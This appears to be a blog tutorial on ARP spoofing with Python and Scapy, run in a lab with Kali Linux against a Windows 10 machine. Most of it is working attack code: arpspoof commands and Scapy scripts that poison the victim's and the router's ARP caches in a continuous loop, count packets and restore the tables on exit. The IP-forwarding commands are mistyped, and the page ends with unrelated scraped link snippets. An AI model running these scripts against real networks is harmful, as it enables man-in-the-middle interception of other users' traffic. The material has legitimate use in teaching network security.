
Python Ethical Hacking - ARP Spoofing

Typical Network
ARP Spoofing

Why ARP Spoofing is possible:
1. Clients accept responses even if they did not send a request.
2. Clients trust response without any form of verification.


1. Run the following command on the victim - Windows 10 Machine.
arp -a

2. Run the following command on the Kali Linux machine.
arp -a

3. Use the tool arpspoof on the Kali Linux to perform the test.
arpspoof -i eth1 -t 10.0.0.210 10.0.0.1

arpspoof -i eth1 -t 10.0.0.1 10.0.0.210


3. Perform the following command again on the victim Windows 10 machine. The MAC address of the router changed to the MAC address of Kali Linux.
arp -a


4. Run the command on Kali Linux.
echo > /proc/sys/net/ipv4/ip_forward
4. Find useful information on the Kali and write the Python code.

#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="10.0.0.210", hwdst="00:0c:29:9b:3f:26", psrc="10.0.0.1")


print(packet.show())

print(packet.summary())
Result:
Python Script:
#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="10.0.0.210", hwdst="00:0c:29:9b:3f:26", psrc="10.0.0.1")

scapy.send(packet)
Execute the script on Kali and watch the change on the victim Windows 10 machine.
Rewrite the Python Script.
#!/usr/bin/env python

import scapy.all as scapy

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet)

spoof("10.0.0.210", "10.0.0.1")

spoof("10.0.0.1", "10.0.0.210")
Execute the script and watch the change on victim Windows 10 machine.
Rewrite the Python script to perform the spoof continuously.
#!/usr/bin/env python

import scapy.all as scapy

import time

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet)

while True:

    spoof("10.0.0.210", "10.0.0.1")

    spoof("10.0.0.1", "10.0.0.210")

    time.sleep(2)
Enable the IP forward on Kali Linux.
echo /proc/sys/net/ipv4/ip_forward

Now the target Win10 machine can browse the Internet normally.


Use the while structure to show the packets sent count.
#!/usr/bin/env python

import scapy.all as scapy

import time

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet, verbose=False)

sent_packets_count = 0

while True:

    spoof("10.0.0.210", "10.0.0.1")

    spoof("10.0.0.1", "10.0.0.210")

    sent_packets_count = sent_packets_count + 2

    print("[+] Packets sent:" + str(sent_packets_count))

    time.sleep(2)
Execute the Python script.

Rewrite the Python Script in Python2:
#!/usr/bin/env python

import scapy.all as scapy

import time

import sys

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet, verbose=False)

sent_packets_count = 0

while True:

    spoof("10.0.0.210", "10.0.0.1")

    spoof("10.0.0.1", "10.0.0.210")

    sent_packets_count = sent_packets_count + 2

    print("\r[+] Packets sent:" + str(sent_packets_count)),

    sys.stdout.flush()

    time.sleep(2)
Execute the new script and find the change in the terminal.
Rewrite the script in Python3 compatibility :
#!/usr/bin/env python

import scapy.all as scapy

import time

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet, verbose=False)

sent_packets_count = 0

while True:

    spoof("10.0.0.210", "10.0.0.1")

    spoof("10.0.0.1", "10.0.0.210")

    sent_packets_count = sent_packets_count + 2

    print("\r[+] Packets sent:" + str(sent_packets_count), end="")

    time.sleep(2)
HANDLING EXCEPTIONS
- try/except can be used to handle errors.
- Write default code in a try block.
- Write code to run if an error occurs in except block.
-> if an error occurs exception block gets executed, otherwise try code gets executed.
Using the try ... catch structure to handle the KeyboardInterrupt Error.
#!/usr/bin/env python

import scapy.all as scapy

import time

import sys

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet, verbose=False)

sent_packets_count = 0

while True:

    spoof("10.0.0.210", "10.0.0.1")

    spoof("10.0.0.1", "10.0.0.210")

    sent_packets_count = sent_packets_count + 2

    print("\r[+] Packets sent:" + str(sent_packets_count)),

    sys.stdout.flush()

    time.sleep(2)
Execution result:

Rewrite the Python Script to restore the network after quite.
#!/usr/bin/env python

import scapy.all as scapy

import time

import sys

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):

    target_mac = get_mac(target_ip)

    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    scapy.send(packet, verbose=False)

def restore(destination_ip, source_ip):

    destination_mac = get_mac(destination_ip)

    source_mac = get_mac(source_ip)

    packet = scapy.ARP(op=2, pdst=destination_ip, hwdst=destination_mac, psrc=source_ip, hwsrc=source_mac)

    scapy.send(packet, count=4, verbose=False)

target_ip = "10.0.0.210"

gateway_ip = "10.0.0.1"

sent_packets_count = 0

try:

    while True:

        spoof(target_ip, gateway_ip)

        spoof(gateway_ip, target_ip)

        sent_packets_count = sent_packets_count + 2

        print("\r[+] Packets sent:" + str(sent_packets_count)),

        sys.stdout.flush()

        time.sleep(2)

except KeyboardInterrupt:

    print("[+] Detected CTRL+C ...... Resetting ARP tables...... Please wait")

    restore(target_ip, gateway_ip)

    restore(gateway_ip, target_ip)
Python Ethical Hacking - ARP Spoofing的更多相关文章
- Python Ethical Hacking - DNS Spoofing
What is DNS Spoofing Sniff the DNSRR packet and show on the terminal. #!/usr/bin/env python from net ...
- Python Ethical Hacking - Bypass HTTPS(1)
HTTPS: Problem: Data in HTTP is sent as plain text. A MITM can read and edit requests and responses. ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
- Python Ethical Hacking - NETWORK_SCANNER(1)
NETWORK_SCANNER Discover all devices on the network. Display their IP address. Display their MAC add ...
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - ARPSpoof_Detector
ARPSPOOF_DETECTOR Watch value for gateway mac in the arp table Nice and simple, but will not detect ...
- Python Ethical Hacking - MAC Address & How to Change(3)
SIMPLE ALGORITHM Goal -> Check if MAC address was changed. Steps: 1. Execute and read ifconfig. ...
- Python Ethical Hacking - MAC Address & How to Change(2)
FUNCTIONS Set of instructions to carry out a task. Can take input, and return a result. Make the cod ...
- Python Ethical Hacking - MAC Address & How to Change(1)
MAC ADDRESS Media Access Control Permanent Physical Unique Assigned by manufacturer WHY CHANGE THE M ...
随机推荐
- ca75a_c++_标准IO库-利用流对象把文件内容读取到向量-操作文件
/*ca75a_c++_标准IO库习题练习习题8.3,8.4,8.6习题8.9.8.10 ifstream inFile(fileName.c_str());1>d:\users\txwtech ...
- Redis 持久化-AOF自动重写配置
AOF自动重写 auto-aof-rewrite-min-size size auto-aof-rewrite-percentage percent 在 redis.conf 自动重写的默认配置: a ...
- Windows安装C的编译环境
对于java开发者来说安装C的编译环境不是非常熟悉,因此本文对C的安装环境进行介绍以及windows编译Redis和Zookeeper的过程.MinGW主要用于按照gcc.make等环境,cywin用 ...
- 13.DRF-版本
Django rest framework源码分析(4)----版本 版本 新建一个工程Myproject和一个app名为api (1)api/models.py from django.db imp ...
- js中.bind()和.call()用法讲解
var option = { ti : 8, it(){ return this.ti; } } 这里又一个option对象,it()方法里的this指的就是option对象的上下文. console ...
- linux 系统文件目录颜色及特殊权限对应的颜色
什么决定文件目录的颜色和背景? 颜色 说明 栗子 权限 白色 表示普通文件 蓝色 表示目录 绿色 表示可执行文件 浅蓝色 链接文件 黄色 表示设备文件 红色 表示压缩文件 红色闪烁 ...
- div嵌套引起的内层margin-top对外层div起作用
